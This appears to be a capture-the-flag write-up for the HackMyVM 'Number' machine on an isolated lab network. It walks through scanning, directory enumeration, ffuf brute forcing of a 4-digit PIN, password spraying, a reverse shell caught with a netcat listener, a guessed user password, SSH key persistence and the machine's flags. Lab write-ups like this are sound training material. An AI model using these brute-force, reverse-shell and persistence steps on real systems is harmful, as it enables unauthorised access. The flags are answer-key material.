

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Sat Jan 10 00:57:55 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.30
Nmap scan report for 10.9.9.30
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2f:90:c5:7c:a1:62:89:3a:ec:ea:c3:51:fa:77:f8:3f (RSA)
|   256 8e:21:71:85:04:3d:a7:db:1d:e6:6f:16:27:0c:0d:c9 (ECDSA)
|_  256 e2:39:c7:eb:f2:6d:53:0f:fd:3c:2c:05:31:c9:5b:f2 (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 10 00:58:03 2026 -- 1 IP address (1 host up) scanned in 7.71 seconds
echo -e '10.9.9.30\t\tnumber.hmv' | sudo tee -a /etc/hostsAdd an entry to hosts file for convenience
Service Enumeration
TCP/80
Penetration Testing
Initial Enumeration



Directory and File Enumeration
gobuster dir -u http://number.hmv -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 10 -x php,txt,html -o dir.txt/index.html (Status: 200) [Size: 11]
/admin (Status: 301) [Size: 185] [--> http://number.hmv/admin/]
/robots.txt (Status: 200) [Size: 11]
/pin (Status: 301) [Size: 185] [--> http://number.hmv/pin/]

/admin/admincheck.php with the form data

/pin/pincheck.php with the form dataTesting the Pin Checker
for char in $(cat /usr/share/seclists/Fuzzing/alphanum-case-extra.txt); do curl 'http://number.hmv/pin/pincheck.php' -H 'Content-Type: application/x-www-form-urlencoded' --data-urlencode "password=${char}" --data 'submit=Send' ; echo ; doneTry fuzzing the input field with various characters

mp64 '?d?d?d?d' > pin_numbers.txtMake a list of all possible 4-digit PIN combinations, 0000 -- 9999
ffuf -w pin_numbers.txt -H 'Content-Type: application/x-www-form-urlencoded' -d 'password=FUZZ&submit=Send' -X POST -u http://number.hmv/pin/pincheck.phpUsing FFUF to brute force possible PIN combinations

ffuf -w pin_numbers.txt -H 'Content-Type: application/x-www-form-urlencoded' -d 'password=FUZZ&submit=Send' -X POST -u http://number.hmv/pin/pincheck.php -fs 10Adds "-fs 10" to filter the incorrect PINs


Testing the Admin Checker
I tried some different techniques, checking for SQL injection, and other abnormal responses to malformed inputs, but not getting anywhere.
More Enumeration
gobuster dir -u http://number.hmv/admin -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 10 -x php,txt,html -o dir.txtLooking for more items under the "/admin/" directory
/index.php            (Status: 200) [Size: 412]
/command.php          (Status: 200) [Size: 19]
Very interesting...

gobuster dir -u http://number.hmv/pin -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 10 -x php,txt,html -o dir.txtLooking for more items under the "/pin/" directory
/index.php            (Status: 200) [Size: 319]
/whoami.php           (Status: 200) [Size: 27]
Interesting, matches the entry in "robots.txt" from before

Re-Testing the Admin Checker

ffuf -w ~/Pentest/WordLists/rockyou.txt -H 'Content-Type: application/x-www-form-urlencoded' -d 'user=melonpassword=FUZZ&submit=Send' -X POST -u http://number.hmv/admin/admincheck.php -fs 5
Try spraying some passwords, but getting nowhere
Testing the Command Script





tcpdump to monitor the traffic.sudo tcpdump -ni eth0 ip src 10.9.9.30Where "10.9.9.30" is the target IP in my environment
Exploit
Reverse Shell
How We Got Here
- Good enumeration practices uncovered the
/admin/and/pin/directories - Inspecting the page source, we revealed the
/admin/adminchecker.phpand/pin/pinchecker.phpscripts /pin/pinchecker.phpdoes not leverage any kind of rate-limiting or IP banishing practices, let alone using a weak authentication mechanism of a 4-digit PIN- The PIN was easily guessed via brute force and further enumeration found the
/pin/whoami.phpscript, revealing the username ofmelon - The PIN for
melonwas repeated as the admin password, opening upcommand.php

sudo rlwrap nc -lnvp 4444Start a TCP socket to catch the reverse shell and enter the decimal notation of our IP
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux number 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on number.
Users and Groups
Local Users
melon:x:1000:1000:melon,,,:/home/melon:/bin/bash
Local Groups
cdrom:x:24:melon
floppy:x:25:melon
audio:x:29:melon
dip:x:30:melon
video:x:44:melon
plugdev:x:46:melon
netdev:x:109:melon
melon:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:97:5f:53 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.30/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 4097sec preferred_lft 4097sec
    inet6 fe80::be24:11ff:fe97:5f53/64 scope link
       valid_lft forever preferred_lft forever
Privilege Escalation
Lateral to Melon
After some extensive enumeration and hunting around, I tried some simple password guesses for melon to see if I could switch users.
melon:4444❌melon:melon✅

melon for a better shell.ssh-keygen -t rsa -b 4096 -C "" -N "" -f melon_keyGenerate the key pair on attack box
cat ./melon_key.pubCopy the public key string to clipboard
mkdir /home/melon/.sshMake the ".ssh" data directory
echo 'ssh-rsa AAAAB3NzaC1yc2EA ...[snip]...' >> .home/melon/.ssh/authorized_keysAdd the public key to the authorized_keys file
ssh -i melon_key melon@number.hmv


Becoming Root

Flags
User
HMVhi2021
Root
HMVhappy2021